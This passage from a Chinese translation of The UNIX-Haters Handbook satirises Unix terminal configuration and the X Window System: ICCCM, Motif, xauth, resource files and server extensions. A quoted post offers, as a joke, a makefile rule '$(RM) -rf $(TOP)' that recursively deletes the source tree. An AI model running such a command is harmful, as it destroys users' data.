> 用‘%.’编码的参数可以产生空字符、制表符或者换行符。但这样会有问题：tput 可能认为空字符表示字符串结束，内核或者别的代码可能把制表符展开成空格，内核还可能给换行符加上回车，或者填补通常用于换行的字符。为了防止出现问题，tgoto小心翼翼地避开这些字符，工作方式如下：如果光标的目的位置会造成问题（也就是 0、9 或 10），tgoto 就加上 1，然后添上一段字符再把光标向前或者向上挪动一个位置。

艾伦·鲍登对这种情形感到不吐不快：

> 日期：Wed, 13 Nov 91 14:47:50 EST
> 来自：艾伦·鲍登 <Alan@lcs.mit.edu>
> 发给：UNIX 痛恨者
> 主题：别跟我提 curses

[1] 译注 Johnny Zweig。
[2] 由奥林·希尔伯特（译注：Olin Siebert）转发到 UNIX 痛恨者。

这话说得太脑残了，我简直泪流满面。一边是 Unix 要求每个程序手动产生转义序列以驱动用户的终端，一边又是 Unix 让序列发送困难重重。就像饭店没有卖酒的执照，所以你自己带了啤酒，结果饭店让你倒在滴水杯里喝。

定制你的终端设置

试试把这件事情搞明白，你很快就能发现一些拙劣的片段正在.cshrc和.login中堆积，背后是那些蠢笨的拼凑的设计方案，而其中每一种都是为了某个特殊的终端或者网络连接而设计的。问题的根源是缺少一个紧凑的终端模型，所以用户必须把不同的配置信息告诉做不同事情的不同程序。例如telnet和 rlogin用一套配置，tset用另一套，stty再用另一套。这些子系统的行为好像各自分属不同的工会，这还不算完——尤其是 stty——所接受的的命令和选项还要取决于不同的分会——也就是所运行的 Unix 版本（ Unix 下所谓的**透明网络环境**简直破绽百出 ）。这些程序沆瀣一气，让我们的苦主挨了发开花弹：

日期：Thu, 31 Jan 1991 11:06-0500
来自：“约翰 · R · 邓宁”<jrd@stony-brook.scrc.symbolics.com>
发给：UNIX 痛恨者
主题：Unix 大战终端设置

话说那天我 telnet 到一台本地的 Sun 机器上想干点事情，然而当我打开 emacs，却只有一个小窗口显示在虚拟终端屏幕上方。关闭这个窗口之后，我确认 TERM 和 TERMCAP 环境变量设置正确，于是再试试，还是不行，似乎 emacs 认为我的屏幕高度只有几行。我像没头苍蝇一样撞了一圈却毫无办法，最后只好悻悻地放弃，发信给旁边一位 Unix 大神（名字保密但他本人就在这邮件列表上），问这哔哔直叫的 Unix 到底是怎样确定终端尺寸的，以及我该怎么办，然后启动 Zmacs——其实我一开始就该这样。

大神回信了，但不太确切：“这大概是 Unix 的缺省效果吧。你检查 stty 的行和列设置了吗?”我该听得懂的，但我没听懂，所以我走过去问这是什么意思。我们连上出问题的 Sun 机器，结果很清楚，输入“stty all”后发现上面运行的 Unix 认为终端高度就只有 10 行，于是我问：“为什么设置了环境变量还不行?”

“因为配置信息存放在多个地方。你得运行 tset。”

“但我运行了，就在我的登录文件里。”

“呃，你运行了，但 tset 没有任何参数，我不知道是什么效果。”

“真该死，我从其它登录过的 Unix 上拷来的。大概我自以为得逞时该读读 tset 的文档，还是读文档会让我更糊涂?”

“不，别读文档，没用的。”

“那么我该怎么办？你的初始化文件里有什么?”他把他的初始化文件显示出来。

“哦，我只是有这段又神秘又模糊的 shell 代码而已。我不知道是怎么起作用的，但已经随身带着多年了……”

嗷嗷。现在我意识到想理解其中任何一点点都是徒劳的（居然连大神都搞不懂，我等凡夫俗子还是算了吧），接着我回到办公室打开初始化文件，想用暴力试出我要的参数。再登录进去，输入“stty all”，看看！终于认可我的终端是 48 行了！但是不要急，这可是我们在几分钟前设置的。

一边嗅着程序某个角落的腐烂气息，我又试了几把，结果发现某些参数是在底层终端对象或别的地方设置的，而当用户登录时却没有重新初始化，所以你一不小心就得到了别人上次登录的遗留物。此外终端属性信息还四处乱扔，而不是保存在一个集中的地方，因此要竭尽全力才能让各处保持一致。咳。

我不知道，对你们来说这大概不新鲜了吧，但我觉得触目惊心，我简直想把我的 VMS机器要回来了。

第 7 章　X-Windows 之灾

如何让 50-MIPS 的工作站和 4.77M 的 IBM PC 一样爬行

> 如果让 X Window 的设计者去制造汽车，那么驾驶室里会至少藏着 5 个方向盘，每个的原理都不一样——但你可以用车上的立体声音响控制换档。很有用的功能。
>
> ——马库斯 · 罗纳姆[1]，DEC

X Window 就是图形用户界面的伊朗门[2]：一出混合了政治许诺、盟友受累、营销宣传和十足贪欲的悲剧。X Window 面对内存就好像罗纳德 · 里根面对金钱。多年的“巫师界面”导致了庞大身躯对内存的空前消耗。而支离破碎的依赖、无处不在的死锁，以及派别林立的协议，则加深了僵持局面、放大了竞争条件，还传播了双重标准。

在某些方面，X 的奢侈和 5000 美元的马桶座圈不相上下——比如运行 Sun Open Look[3] 下的时钟程序，竟然要消耗 1.4M 内存！牺牲 22 台海军准将 64 电脑[4] 都不够，甚至平凡无奇的 X11R4“xclock”程序也需要 656K，并且 X 的内存需求还在增长。

X：第一种模块化的软件灾难

刚开始只有一个人开发 X Window。在麻省理工大学（MIT）计算机科学实验室五楼的一个房间里，一个神神叨叨的黑客[5]——他熟悉斯坦福大学

[1] 译注 Marcus J. Ranum，计算机和网络安全专家，曾供职于 DEC 至 1990 年。

[2] 译注 美国前总统罗纳德 · 里根非法向伊朗出售军火，并以军火捐客的回扣援助尼加拉瓜反政府军，1986 年年底由黎巴嫩媒体揭露。其内幕之复杂、情节之恶劣、手段之狡诈，堪称美国宪政史上第一大案。

[3] 译注 Sun 和 AT&T 在 1980 年代定义的图形用户界面观感规范。

[4] 译注 Commodore 64，1982 年上市的 8 位家用电脑，配备 64K RAM + 20K ROM，运行 ROM BASIC。

[5] 译注 应该是指鲍伯 · 斯凯夫勒（Bob Scheifler），X Window 系统的最初设计者之一。

的 W 窗口[1] 系统（V 项目[2] 的一部分）——决定编写一个分布式的图形显示服务器。按照这个想法，所谓客户端程序可以运行在一台计算机上，而显示则出现在另一台运行所谓窗口服务器程序的计算机上。这两台机器不论是 VAX 还是 Sun 都无所谓，只要通过网络相连并各自实现了 X 协议[3]就行。

X 是从石头里蹦出来的。那时候没有现成的 Unix 图形协议，X 就定义了一个标准——还带有免费的实现。X 就好像用了一张均贫卡：对大多数应用程序而言，每个人的硬件陡降到和免费的 MIT X 服务器能支持的水平。

直到今天，X 服务器仍然把高速计算机变成龟速终端。你需要相当好的硬件配置才能让 X 跑得快一些——硬件厂商最喜欢的局面。

没有图形的图形用户界面

按照设计，X 要运行三个程序——xterm、xload和 xclock（这表明加入窗口管理器是后来才有的想法）。在 X 成形于 MIT 的最初几年，实际上这些也是**仅有**的运行在窗口系统中的程序。注意，其中只有 xclock 有图形用户界面的样子，只有一个实现了剪切粘贴（也只支持一种数据类型），对待颜色管理则全都得过且过。还有疑问吗？今天的 X 也是搞砸在这些地方。

在十年后，大多数运行 X 的计算机上，应用程序增长到了四个：xterm、xload、xclock 和窗口管理器，而大多数 xterm 中运行的竟然是 Emacs！X 绝对是运行 Emacs 最奢侈的方式。相比强迫人们购买昂贵的位图终端来运行字符程序，将终端处理放进内核的合适位置肯定要便宜和容易许多，另外大家也不用面对位图终端的难看字体。这是个权衡的问题。

Motif 自读套装

X 让 Unix 厂商得到了多年梦寐以求的东西：让不同计算机上的程序协作的一套标准，然而 X 做得很不彻底。X 让程序员得以显示窗口和位图，但

[1] 译注 W Window，斯坦福大学开发的窗口系统，是 V 项目的一部分，在命名和概念上是 X Window 的先驱。

[2] 译注 V Project，1980 年代斯坦福大学的微内核操作系统开发项目，产品是 V 操作系统，和 AT&T System V 不同。

[3] 我们在写作时努力避免成段的脚注，但这里必须多说两句，因为 X 颠倒了客户端和服务器的意义。在所有其它的客户端/服务器关系中，服务器都是运行应用程序的远端机器（也就是说服务器提供服务，数据库或者计算力）。但出于某种不可告人的原因，X 坚持把运行在远端机器上的程序叫做“客户端”，该程序把窗口显示在“窗口服务器”上。我们会遵循 X 的术语来讨论图形客户端/服务器。当你看到“客户端”，请想这是“运行应用程序的远端机器”，而看到“服务器”，请想这是“显示输出接受输入的本地机器”。

只字未提按钮、菜单、滚动条，以及图形用户界面必备的任何其它元素。因此程序员们自己动手，Unix 社区也瞬间拥有了六套迥异的界面标准。一群多年来编程不超过十行的人在麻萨诸塞州的坎布里奇找到一幢砖房子——曾经是某个倒闭电脑公司的总部——然后拿出了针对以上问题的“方案”，这就是开放软件基金会[1]的 Motif[2]。

然而 Motif 的效果不过是让 Unix 运行缓慢，很慢很慢。Motif 一个明确的设计目标，是让 X Window 系统拥有惠普机器在大约在 1988 年的窗口管理能力，以及微软 Windows 的优美视觉效果。我们不打诳语。

这就是烹制灾难的秘方：首先将微软 Windows——以汇编语言编写——作为参照，然后在 X 的三到四个软件层之上山寨 Windows 的外观，最后把捣鼓出来的东西叫做“Motif”。现在并排摆放两台 486 计算机，一台运行 Windows，另一台则运行 Unix/Motif，看哪个慢慢吞吞，再看着它黯然失色，看着它亡也忽焉。作为发行平台 Motif 是无力和麦金塔 OS 或者 DOS/Windows 竞争的。

ICCCM：害命凶器

分离窗口管理器和窗口服务器，是 X 的基本设计目标之一，咒语为“机制，而非策略”。换句话说，X 服务器提供绘制屏幕和管理窗口的机制，但不实现任何人机交互的特定策略。在当时这看起来是个不错的想法（尤其是在一个试验各种方法以解决人机交互问题的研究社区中），但也造成了现实版的用户界面巴别塔。

坐到朋友配备单键鼠标的麦金塔电脑前，你可以无障碍地使用；坐到朋友配备双键鼠标的 Windows 电脑前，你还是可以无障碍地使用；现在试试搞定你朋友的 X 终端：三个鼠标键，每天各自上面的功能都不一样，还没算上组合键：Ctrl-左键、Shift-右键、Ctrl-Shift-Meta-中键，等等等等。X 不仅对用户如此，对程序员也是如此。

结果呢，那就是 X 协会[3]最雷人的文献之一：“客户程序间通信规范手册”[4]，昵称“ICCCM”、“ICE 立方”，或者“I39L”（意思是“I，39 个字母，L”）。这份手册描述了通过 X 服务器彼此通信时，X 客户端必须使用的

[1] 译注 Open Software Foundation，1988 年成立的非盈利组织，目标是为 Unix 的实现建立开放标准，1996 年与 X/Open 合并为并“开放组织（The Open Group）”。

[2] 译注 Motif 既指一种图形用户界面规范，也指遵循该规范的组件工具包。IEEE 1295 定义了 Motif API。

[3] 译注 X Consortium，独立的非盈利组织，成立于 1993 年，目的是促进 X Window 系统的开发、演化和维护。

[4] 译注 Inter Client Communication Conventions Manual。

协议；其内容包罗万象，比如窗口管理、选择、键盘和颜色表焦点，以及会话管理，说白了就是想补救 X 设计者搞忘和搞错的所有事情。但 ICCCM 出现得太晚，当发布时，已经有人在编写窗口管理器和编程工具包，所以 ICCCM 的每个新版本都得屈服于过去的错误，不然就无法做到前向兼容。

ICCCM 晦涩难懂，简直不是给人看的，即便一字不漏地笃行也无法工作。在实现 X 编程工具包、窗口管理器，甚至简单应用程序时，遵循 ICCCM 是最严酷的折磨。太难了，真的太难了，ICCCM 的许多好处不值得那些激烈的报怨。某个不遵循 ICCCM 的程序竟会伤及无辜：这就是为什么 X 的剪切粘贴总是不正常（除非只操作简单的 ASCII 文本）、为什么拖放会锁死系统、为什么颜色表剧烈闪烁并且永远无法正确安装、为什么键盘焦点落后于光标、为什么按键跑到错误的窗口，以及为什么关闭一个弹出窗口竟然会退出整个程序。在编写应用程序时，如果指望通过遵循 ICCCM 实现互操作，那就得和每种别的应用以及每种窗口管理器一起进行交叉测试，还要央求后者的开发商在下次发布时修复问题。

总而言之，ICCCM 不啻于一场技术灾难：是破烂协议倾倒的有毒废料、是前向兼容性的梦魇，为了解决过时的没事找事的所谓问题，ICCCM 提出繁琐的无济于事的所谓方案。缺少标准的 Unix 就象工业界的裸体皇帝，ICCM 则是他身上重重叠叠伤口结痂和疤痕，企图掩盖道德和心智的败坏。

> 使用这些工具包编程，就象用捣烂的土豆做个书架。
>
> ——杰米 · 扎瓦斯基

X 迷信录

X 就是迷信思想的大集合，由于在计算机业界流毒太广，其中许多都被直接当成“事实”，却不见任何反思。

迷信：X 展示了客户端/服务器计算模型的威力

一提到网络窗口系统，某些分不清技术和经济的鼓吹手便来劲了，他们唾沫四射地推销客户端/服务器模型，宣称未来的手掌电脑会只运行 X 服务器，而别的程序则运行在街对面的克雷超级计算机上。无意中他们被硬件厂商利用来推销每年的新系统，毕竟在一个应用就能同时拖慢客户端、服务器**以及**之间网络的情况下，最好有个办法强迫用户先升级硬件，再把 X 塞给他们。

数据库的客户端/服务器模型（服务器存放数据，客户端请求数据）很清晰。计算力的客户端/服务器（服务器是极昂贵或试验性的超级计算机，客户端是桌面工作站或者便携式电脑）也很清晰。但图形显示的客户端/服务器模型则把这些接口随意斩断，就象所罗门王真的把孩子劈开[1]，双腿、心脏和左眼归服务器，双臂和肺则归客户端，头颅在地上滚来滚去，鲜血溅得到处都是。

X 的客户端/服务器观念有个根本问题，那就是除非逐个考察具体应用，否则无法确定客户端和服务器之间的分工。有些应用（例如飞行模拟器）需要所有鼠标运动；有些应用只需要鼠标点击；有些应用则需要两种事件的复杂组合，取决于程序的状态或者鼠标在屏幕上的位置。有些程序需要每秒都更新屏幕上的刻度和组件；有些程序只需要画个时钟，那么服务器也可以完成显示更新，只要有渠道告知即可。

正确的客户端/服务器模型是让服务器具备扩展性。根据需要，远端机器上运行的应用程序可以将特殊的扩展代码下载到服务器，然后在服务器上共享。这些下载的代码能绘制窗口、追踪用户输入、提供快速交互反馈，同时借助动态的高级协议和应用层通信，可以把网络流量降到最低。

以计算机辅助设计程序为例，当构建在这样的可扩展服务器之上，该应用可以下载一段绘制芯片的程序，然后安上一个名字，从这时起，只要提供这个名字和坐标，客户端就能在屏幕的任意位置绘制芯片。好处还不止这些，客户端可以下载程序和数据结构来绘制整个设计图，当窗口滚动和刷新时，这些代码自动被调用，无需服务器的介入。用户可以平滑地拖动芯片显示，而不会引起网络流量或者上下文切换，在交互完成后，客户端只要发送一条消息告知服务器就行了。这样在低速率（带宽）通信线路上，运行交互式客户端也成为可能。

听起来很科幻吗？詹姆斯·高斯林在 Sun 公司设计 NeWS[2] 时，可扩展的窗口服务器正是他采用的策略。这样，用户界面工具包变成了一个可扩展的服务程序库，其中是客户端可以直接下载到服务器的类（Sun TNT[3] 工具包的做法）。在不同应用程序中，工具包的对象共享服务器的同样对象，既节省时间和内存，各个应用的观感也一致且可定制。在 NeWS 中，窗口管理器本身由服务器实现，因此在进行窗口操作时，可以消除相关的网络开销——以及伴随的竞争条件、上下文切换和交互问题，而在 X 工具包和 X 窗口管理器中，这些都是大麻烦。

[1] 译注 《圣经·旧约》记载，所罗门王假意将一个孩子劈开，借以断定谁是孩子的真正母亲。

[2] 译注 Network extensible Window System，Sun 公司在 1980 年代设计的窗口系统，基于解释性语言（PostScript）描述屏幕绘制和用户交互。

[3] 译注 The NeWS Toolkit，Sun 公司 1989 年发布，实现 Open Look 规范的工具包，以 PostScript 编写，运行在 NeWS 服务器上。

最终 NeWS 未能在经济上和政治上存活，因为它要解决的问题正好是 X **生来**就要制造的问题。

迷信：X 让 Unix“易用”

图形界面无法消除底层操作系统的设计错误和功能缺失，最多只能糊上一层窗户纸。

“拖放”就试图打扮下 Unix 文件系统，但 Unix 的设计中几乎没有考虑过桌面，因此实现拖放只是在一个麻烦上堆砌另一个麻烦，结果到处都是细小的漏洞和扎手的边缘，用“丢放”来称呼这样低效不稳定的表现可能更合适。

Sun“开放窗口”[1] 下的文件管理器就是一个锃亮锃亮的例子，在这里进程吐核文件显示成可爱的红色小炸弹图标，当用户双击图标时，就用文本编辑器打开文件：安全无害，但也没用。如果用户凭直觉行事，将图标拖动到 DBX [2] 调试工具上，那么发生的事情只有恐怖份子才喜欢：整个系统突然间动弹不得，因为 X 服务器正像水泵一样把吐核文件（其中巨大的地址间隙统统以 0 填满）抽取到调试器窗口，这将耗尽交换空间，然后发生剧烈爆炸，在原地留下一个更大的吐核文件，填满文件系统、推倒服务器，最后把文件管理器炸成碎片（这个臭虫已经修复）。

但惊喜还在后面：如果是超级用户在操作，文件管理器的威力**还要**猛烈！当用户拖动一个目录到它本身，计算机会发出“哔”的一声，窗口下方显示“重命名：参数无效哦”，然后埋头删除整个目录的内容，连屏幕显示都懒得更新。

以下帖子展示了 X“通过隐晦获得安全”的手段。

> 日期：Wed, 30 Jan 91 15:35:46 -0800
> 来自：戴维 · 查普曼 <zvona@gang-of-four.stanford.edu>
> 发给：UNIX 痛恨者
> 主题：MIT-MAGIC-COOKIE-1
>
> 今天我首次尝试 X 的一个设计目标，也就是透明地通过网络进行显示。所以我登录到本地机器 boris，然后运行了 X 服务器，再通过 telnet 窗口连接到想运行程序的机器，akbar。但程序一运行就崩溃了，只留下吐核文件。好吧，我肯定得耍套魔法才能让 X 跨网络运行，愚蠢。找个 Unix 巫师问问吧，原来要把环境变量 DISPLAY设置成 boris:0。大

[1] 译注 Open Windows，Sun 开发的工作站桌面环境，是 Open Look 规范的一个实现，可以兼容 SunView、NeWS 和 X 协议，用于 SunOS 4 和 Solaris，后来被 CDE 和 GNOME 2.0 取代。

[2] 译注 Unix 下流行的源码级调试器，主要用在 Solaris、AIX、IRIX 和 BSD Unix，可调试 C、C++、Pascal 和 Fortran 程序。

概 X 太蠢了，连我从哪来都不知道，还是知道但讲不出来？好吧，这就是你的 Unix（请勿妄自揣测 o 是什么意思）。

再次运行程序，我被告知服务器没有获得授权，无法连接客户端，再找一次巫师吧。对了，你得运行 xauth，告诉 boris 可以和 akbar 通信。由于某种原因，这件事情每个用户得自己动手。我考虑了 10 秒钟：这到底能避免哪门子安全问题？想不出来。算了，就运行 xauth 吧，然后别瞎操心了。xauth 的命令处理器真是喋喋不休啊。表面上看，xauth 是在操作.Xauthority 文件，好吧，假设我们希望给 boris 增加一项。这样输入：

```
xauth> help add
add dpyname protoname hexkey add entry
```

看不懂。假设 dpy 是 Unix 对“显示”的称呼，那么 protoname 应该是……嗯……协议名字。到底我应该用哪个协议呢？或许缺省值就行了。刚才把 DISPLAY 设置成“boris:0”，这个是不是 dpyname 呢？

```
xauth> add boris:0
xauth: (stdin):4 bad "add" command line
```

好极了。我想我还需要知道 hexkey是什么。那大概是六角扳手吧，我把吉他弦上到大摇座上时用过。算了，先读手册。

我不会把整个手册页面放在这里，说不定你还想自己运行“man xauth”图个乐子呢。以下是 add 命令的解释：

> add displayname protocolname hexkey
>
> 在授权文件中，以指定的显示、协议和密钥增加一个授权条目。密钥是一个长度为偶数的 16 进制字符串，每两个字符组成一个 8 进制数字，分别表示该数字的高 4 位和低 4 位比特。如果协议名称只有一个句号，那么会被当成 MIT-MAGIC-COOKIE-1。

完全不知所云。为了跨过这该死的网络运行程序，我得敲入一堆 16 进制数字，里面的意思只有老天爷才知道。还有 MIT-MAGIC-COOKIE-1 有啥不得了？凭什么就成了缺省协议名称？

显然安拉的旨意是让我把 Unix 机器扔到窗外。我照办了。

任何用过 X 的人都知道，上面这个发帖人的错误在于一上来就运行 xauth，他应该多多学习（要怪就怪用户，程序是无辜的）。

来自：奥林 · 席瓦斯 <shivers@bronto.soar.cs.cmu.edu>
日期：Wed, 30 Jan 91 23:49:46 EST
发给：ian@ai.mit.edu
抄送：zvona@gang-of-four.stanford.edu、UNIX 痛恨者
主题：MIT-MAGIC-COOKIE-1

在卡内基梅隆大学，据我所知没有任何人在使用 xauth。我知道不少人早就对 xauth 不满了，我还知道几个相当生猛的 X 黑客，比如有个家伙贴过一段程序，可以截获来自 X 服务器的按键输入（因此可以偷看别人的口令），他就是这里的研究生；可就是这些人当中，也没有谁使用 xauth。他们就这么冒险地活着，或者每当需要使用 X 网络连接时，有点神经质地运行一下 xhost 来授权。

当反思自己为理解和使用这些系统而付出的时间，我得出结论这真是一个认知的黑洞，就象一个恶棍潜伏在暗处，只等粗心的人上钩。

我真的想像不出设计这些系统的人的思维图景，他们的思维方式怪异到什么程度？我最多能想到一个被外来噪声淹没的秩序搜索系统——某些精神病人表现出的行为方式。他们努力显得连贯、理性，但最后却被复杂的噪声击败，表现出胡言乱语、剧烈颤抖，或者编写 xauth。

在我们生活的社会里，编写 xauth 的人一样可以投票、开车、买枪和结婚生子，想到这个真是让人不寒而栗。

迷信：X 可以“定制”

……因此 X 就是一坨烧得通红的铁坯，你爱怎么捏就怎么捏，但只能用手。不过请放心，随着生活条件的改善，现在你不已经需要全部用手了。例如“惠普可视用户环境”[1] 就很体贴，人家甚至准备了一个图标，你一点击就能打开资源管理器，然后点击.Xdefaults 文件就能弹出 vi！只要你聪明到懂得.Xdefaults，古板到能用 vi，这可真是个省时省力的奇妙玩意儿。以下帖子则更进一步，指出了.Xdefaults 在表达时没有提供的极度灵活与无限自由。

日期：Fri, 22 Feb 91 08:17:14 -0800
来自：beldar@mips.com（加德纳·科恩[2]）

> 我猜乔希刚给你发了关于.Xdefaults 的邮件。我对答案也很感兴趣。X 程序如何处理缺省配置？是不是每个程序独立实现？

如果程序基于 Xt[3] 编写，那么好歹会遵循某种似是而非的标准，因此你就可以遍历程序的组件树，找出需要修改的部分；如果不是，那可就麻烦了，程序可能调用 XgetDefault，这个函数既不理会任何配置类名[4]，也不理会命令行的 -xrm[5] 选项。

在程序运行时，找出某个特定配置的取值是很有趣的，因为配置可以来自以下任何一个途径（有先后顺序，但 X11 从 R2 到 R3 再到 R4，这个顺序变来变去）：

- .Xdefaults（仅当之前没有运行过 xrdb）。
- 命令行选项，-xrm 'thing.resource:value'。
- xrdb，通过.xsession或.xinitrc运行，该程序调用 cpp 处理传入的文件名，所以文件可以包含（#include）另一个星球的垃圾。对了，文件中定义（#define）了 COLOR[6] 和别的东西，所以你能更好地了解显示器的类型。
- 环境变量 XENVIRONMENT指向的文件名。

[1] 译注 Hewlett-Packard Visual User Environment，惠普开发的 X Window 桌面环境，先用于 Domain/OS，后用于 HP-UX。

[2] 译注 Gardner Cohen。

[3] 译注 X Toolkit Intrinsics，第一个封装 Xlib 的面向对象函数库，引入了“组件（widget）”概念。

[4] 译注 .Xdefaults 文件用配置类组织同类配置。

[5] 译注 Xt 程序的标准选项之一，功能是覆盖程序的缺省配置。

[6] 译注 xrdb 在启动后会查询当前 X 服务器的能力，然后据此定义一系列宏，再把这些宏和输入文件一起传递给 C 预处理程序，最终将处理的结果设置为根窗口的属性。其中 CLASS 的定义会遵循服务器根窗口的色彩模式，如果是彩色的，那么 COLOR 会是一个定义过的宏。

- 用户目录下的.Xdefaults-hostname文件。
- 目录/usr/lib/X11/app-defaults（或者环境变量 XAPPLRESDIR指向的位置）下，和所谓程序类名（其产生方式完全不合直觉：xparty 叫 XParty，mwm 叫 Mwm，xrn 叫 XRn，等等）对应的文件名。任何编译安装 X 库的人都可能改变这个目录的缺省位置。

除此以外，那些真正标新立异的程序可能从任何喜欢的地方读取、合并配置信息。最近用 Motif 重新改写过之后，xrn [1] 的弱智配置管理器把修改后的配置到处乱扔：既有当前运行目录，也有用户的主目录。在启动时，xrn 会开心地到所有这些地方寻找并载入若干名字搞笑的文件，其中多数都以“点”开头，所以列出文件时不会有碍观瞻。

这不算完。基于 WCL [2] 的应用程序编写者载入配置文件后，还可以根据其中（以及别的配置文件中）的名字产生新的组件。

这一切导致的后果是，一个智力在平均水平之上的用户，即便能够理解以下配置：

```
snot.goddamn.stupid.widget.fontList: micro
```

是在修改应用程序 snot 的字体，也多半还是无法知道应该在哪里保存这个配置。坐在隔壁办公间的乔插嘴说：“就放到你的.Xdefaults 里面呗。”但或许乔正好从弗雷德那里拷贝了一个.xsession 文件，里面写的是 xrdb .xresources，那么.Xdefaults 将永远无人问津。还有一种情况，乔没有运行 xrdb，以前也没听说过此时需要运行 xrdb .Xdefaults，那在重新登录之前，他会困惑于为何编辑.Xdefaults 不起作用——因为他没有重新运行 xrdb 来重新载入配置。对了，如果乔在家里使用 NCD [3]，情况又变得不一样了，而他不知道其中的原因，只能承认：“有时侯就是不一样。”

无助的用户帕特发现 XAPPLRESDIR 是解决办法，因为这样每个应用可以有不同的配置文件。然而帕特不知道应该用什么类名，既然可执行程序叫做 snot，那么就尝试下 Snot 和 XSnot 和 Xsnot，但都不起作用。手册页面没有任何帮助，因为里面漏掉了应用程序类名，而只是描述了以“*”开头的配置。帕特求助于高手，后者用 emacs 打开可执行文件，在其中搜索（不区分大小写的）字符串“snot”，结果发现了几个“SNot”，然后建议试试用这个类名。终于起作用了，万岁！高手认为甚至可以用 SNot*fontList: micro

[1] 译注 运行在 X Window 下通过网络新闻传输协议（Network News Transport Protocol，NNTP）阅读新闻的程序。

[2] 译注 Wade's Common Lisp，实现了 Common Lisp 的一个子集，作者是韦德 · 亨尼西（Wade Hennessey），提供 Unix 下的 Common Lisp 共享库和完整的开发环境。

[3] 译注 应该是指网络计算设备（Network Computing Devices）公司开发的“瘦客户端”软件，例如 X 终端。

改变该应用程序中的所有字体，但实际上对有几个组件却不起作用。又有人发现帕特的.xresources（或其包含的文件）中有一行 *goddamn*fontList: 10×22，这是从史迪夫那里拷贝来的——这人去年辞职了——不管说的是什么，这个比帕特的配置更“具体”，因此优先级更高。史迪夫啊史迪夫，真抱歉，你不可能还记得这个配置是给哪个应用程序准备的。真是太矬了。

呜呼，同样的事情却一再发生。想想如何修改窗口管理器的行为就清楚了，就算知道必须重新运行 xrdb，然后选择窗口管理器的重启菜单项（这个多数人都没有，因为他们的.mwmrc 都是从隔壁拷贝的），或者干脆重新登录，那个同样的问题还是挥之不去：我得修改哪个文件呢？.mwmrc 吗？Mwm 吗？.Xdefaults吗？.xrdb 吗？.xresources 吗？.xsession 吗？.xinitrc 吗？还是.xinitrc.ncd 呢？

为啥这一切就是不能按照我的预期工作？为啥我在使用旁边的工作站，有些窗口却跑到原来的机器上？为啥当我通过 rlogin 连接到别的机器，运行这个应用时却看到些奇怪的 X 消息和程序崩溃？我怎么才能关掉窗口的“自动升起”行为？我不知道这是怎么来的，只不过包含了鲍伯的配色文件，所有配置就全乱套了，还找不到原因！

杀了我吧，我已经下地狱了！！！

迷信：X 可以“移植”

……那么伊朗门就不是武器换人质。

就算你成功编译了 X 程序，也不能保证可以和你的 X 服务器一起运行。如果应用程序需要的扩展 X 服务器没有，那还是玩不转。X 应用无法自行扩展服务器——扩展功能必须事先编译连接到服务器。大多数稍微有点意思的扩展都把 X 服务器本身改得天翻地覆，而且需要重新编译，这绝对不是一件轻松的事情。下面的帖子告诉我们，在编译“可移植”的 X 服务器扩展时，会有多少让人蛋疼的乐趣。

> 日期：Wed, 4 Mar 92 02:53:53 PST
> 来自：杰米 · 扎瓦斯基 [jwz@lucid.com]
> 发给：UNIX 痛恨者
> 主题：X，或者说我如何学会不再担心并爱上这颗炸弹
>
> 永远不要相信某个 X 服务器扩展的安装指令。绝对不要，那是在浪费你的时间。你心里可能是这么想的：“我只要把这段代码放好，然后重新编译 X 服务器，那么 X 就会更加模块化一点点，这很容易。再绕开一个愚蠢的设计错误，我就大功告成了。”哈哈！和你即将面临的遭遇相比，吃玻璃都不算什么。
>
> 整整四个小时的煎熬，包括必须在一堆目录中创建名为“X11”的符号链接指向 X 头文件的真正目录，因为自动产生的 makefile 有这样的路径：

> `-I../../../../../../include`
>
> 而不是：
>
> `-I../../../../include`，
>
> 或者更好的：
>
> `-I../../../../mit/./../../../include`
>
> 然后还是得手工修改这些产生的 makefile，因为有些乱七八糟的预处理器符号没有定义并造成“无法运行 make”这样的错误；接下来是“makedepend”，虽然你不关心这是干嘛的，但还是产生了错误，因为扩展的安装脚本在目录中创建符号链接而不是拷贝文件，而这又和“..”冲突了；还有很多，很多，很多……
>
> 在被这些问题折腾之后，你终于醒悟了，想要编译 X 任何基本部分，唯一的办法是回到目录树的顶层——距离实际想要编译出的程序有五级目录之遥——说“全部编译吧！”，然后在一个小时之后 makefile 产生完毕时回来，看看有没有任何实际编译的错误。
>
> 接着你会发问：“为什么编译那一块？那里我没有任何修改，这是在干嘛？”
>
> 可别忘了，你就得编译整个 PEX 扩展[1]，即使和你最后要运行的程序连一毛钱关系都没有。这可是为了你好！
>
> 最后你会认识到自己的错误，当然，你也会认识到应该一贯坚持的做法：
>
> ```
> all::
>     $(RM) -rf $(TOP)
> ```
>
> 但是小心，第二行可不要用空格开头。

从整体上看，X 扩展是失败的，只有 Shaped Window[2] 算是例外，这个扩展专门设计来实现圆形窗口，比如时钟或眼珠什么的。然而就大多数应用开发者而言，他们绝不会自找麻烦去使用专有扩展，比如 Display PostScript[3]，因为 X 终端和 MIT 的服务器都不支持。就算是那些更普遍的扩展，像共享内存、双缓冲区，或者样条函数，许多人使用时仍然感到很纠结：因为也不总是可用，所以你得准备好最坏的情况。但要是确实不需要某个扩展，干嘛用特殊判断使代码复杂化？而多数**确实**使用了扩展的应用程序则假定扩展可用，否则就死给你看。

关于 X 只支持图形显示的最小共同特性，有个最值得诟病的地方：这种方法把所有厂商降低到一个水平上，结果不论是一些白痴得很的公司一窝蜂地倾销的过时垃圾，还是高端的牌子货工作站，都一样没法用：

> 日期：Wed, 10 Apr 91 08:14:16 EDT
> 来自：斯蒂芬·斯特拉斯曼 <straz@media-lab.mit.edu>

[1] 译注 PHIGS Extensions to X，支持 PHIGS（一个渲染 3D 图形的 API 标准）的 X 扩展，随着 OpenGL 的兴起而衰落，2004 年 4 月从 X11R6.7.0 完全删除。

[2] 译注 全称是 X 非矩形窗口形状扩展（X Nonrectangular Window Shape Extension），允许实现任意的非矩形窗口。

[3] 译注 NeXT 和 Adobe 共同开发的图形描述语言，1987 年发布第一个版本。X Window 通过扩展支持 Display PostScript。

发给：UNIX 痛恨者
主题：来自地狱的显示设置

我的惠普 9000/835 机器配有两台 19 英寸显示器，由一些贵得离谱的 Turbo SRX 图形硬件驱动。你大概以为我能明确告诉 X Window 有两个显示设备，左边的和右边的，但这个过程会简单到不得了。结果呢，如果麦金塔那样的玩具都做得到，那么 Unix 必须把事情搞得无比复杂，否则无法证明其到底高级在什么地方。

所以，我真正拥有的是两个显示设备，/dev/crt0和 /dev/crt1。不，我弄错了。

